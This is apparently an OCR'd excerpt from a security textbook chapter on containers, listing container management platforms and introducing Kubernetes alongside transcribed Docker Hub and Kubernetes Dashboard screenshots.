
  Attackers, after compromising the security of a container, may escalate privileges to gain access to other containers or the host itself.

- **Ecosystem complexity**

  Containers are built, deployed, and managed using multiple vendors and sources. This makes it complex to secure and update the individual components because they originate from different repositories.

Container Management Platforms

Docker | Docker is a **container platform** that helps in building, managing, and securing all the applications and deploying them across cloud environments


docker hub
Search for great content (e.g., mysql)
Explore
Repositories
Organizations
Get Help
docker
DOCKER EE
DOCKER CE
CONTAINERS
PLUGINS
Filters (2)
Clear All
Docker Certified
☐ Docker Certified
Images
☑ Verified Publisher
Docker Certified And Verified Publisher Content
☐ Official Images
Official Images Published By Docker
Categories
☐ Analytics
☐ Application Frameworks
☐ Application Infrastructure
☐ Application Services
☐ Base Images
☑ Databases
☐ DevOps Tools
☐ Featured Images
☐ Messaging Services
☐ Monitoring
1 - 25 of 27 available images.
Most Popular
× Databases
× Publisher Content
VERIFIED PUBLISHER
ORACLE DATABASE
Oracle Database Enterprise Edition
DOCKER CERTIFIED
By Oracle • Updated 2 years ago
Container
Docker Certified
Linux
x86-64
Databases
MySQL
MySQL Server Enterprise Edition
By Oracle • Updated a year ago
IBM Db2
Db2 Developer-C Edition
By IBM • Updated 7 months ago

Oracle Database 12c Enterprise Edition

The world's most popular open source database system

Full feature, free version for non-production environments. Ideal for developers.

https://www.docker.com

Amazon Elastic Container Service (Amazon ECS)
https://aws.amazon.com

Microsoft Azure Container Instances (ACI)
https://azure.microsoft.com

Red Hat OpenShift Container Platform
https://www.redhat.com

Portainer
https://www.portainer.io

Rancher
https://rancher.com


Container Management Platforms

Listed below are various container management platforms:

- **Docker**

  Source: *https://www.docker.com*

  Docker is an independent container platform that helps in building, managing, and securing all applications, from traditional applications to the latest microservices, and deploying them across cloud environments. Docker contains the latest container content library and ecosystem with more than 100,000 container images, which allow developers to create and deploy applications. Docker also features core building blocks, such as Docker Desktop, Docker Engine, and Docker Hub, for easily sharing and managing application stacks.


docker hub
Search for great content (e.g., mysql)
Explore
Repositories
Organizations
Get Help
docker
DOCKER EE
DOCKER CE
CONTAINERS
PLUGINS
Filters (2)
Clear All
Most Popular
VERIFIED PUBLISHER
DOCKER CERTIFIED

1 - 25 of 27 available images.

× Databases × Publisher Content

Docker Certified

☐ Docker Certified

Images

☑ Verified Publisher
Docker Certified And Verified Publisher Content

☐ Official Images
Official Images Published By Docker

Categories

☐ Analytics
☐ Application Frameworks
☐ Application Infrastructure
☐ Application Services
☐ Base Images
☑ Databases
☐ DevOps Tools
☐ Featured Images
☐ Messaging Services
☐ Monitoring
☐ Operating Systems

Oracle Database Enterprise Edition
By Oracle • Updated 2 years ago
Oracle Database 12c Enterprise Edition
Container | Docker Certified | Linux | x86-64 | Databases

MySQL Server Enterprise Edition
By Oracle • Updated a year ago
The world's most popular open source database system
Container | Docker Certified | Linux | x86-64 | Databases

Db2 Developer-C Edition
By IBM • Updated 7 months ago
Full feature, free version for non-production environments. Ideal for developers.
Container | Docker Certified | Linux | x86-64 | IBM POWER | IBM Z | Analytics | Databases


Figure 19.27: Screenshot of Docker

- Amazon Elastic Container Service (Amazon ECS) (*https://aws.amazon.com*)
- Microsoft Azure Container Instances (ACI) (*https://azure.microsoft.com*)
- Red Hat OpenShift Container Platform (*https://www.redhat.com*)
- Portainer (*https://www.portainer.io*)
- Rancher (*https://rancher.com*)

Kubernetes Platforms

Kubernetes

Kubernetes is an open-source **container orchestration engine** for automating deployment, scaling, and management of containerized applications


Pods - Kubernetes Dashboard
localhost:8001/api/v1/namespaces/kube-system/services/https:kubernetes-dashboard:/proxy/#!/pod?namespace=kube-system
kubernetes
Search
+ CREATE
Workloads > Pods
Nodes
Persistent Volumes
Roles
Storage Classes
Namespace
kube-system
Overview
Workloads
Cron Jobs
Daemon Sets
Deployments
Jobs
Pods
Replica Sets
Replication Controllers
Stateful Sets
Discovery and Load Balancing
CPU usage
CPU (cores)
0.135
0.120
0.090
0.060
0.030
0
11:10
11:13
11:16
11:20
11:24
Time
Memory usage
Memory (bytes)
644 Mi
572 Mi
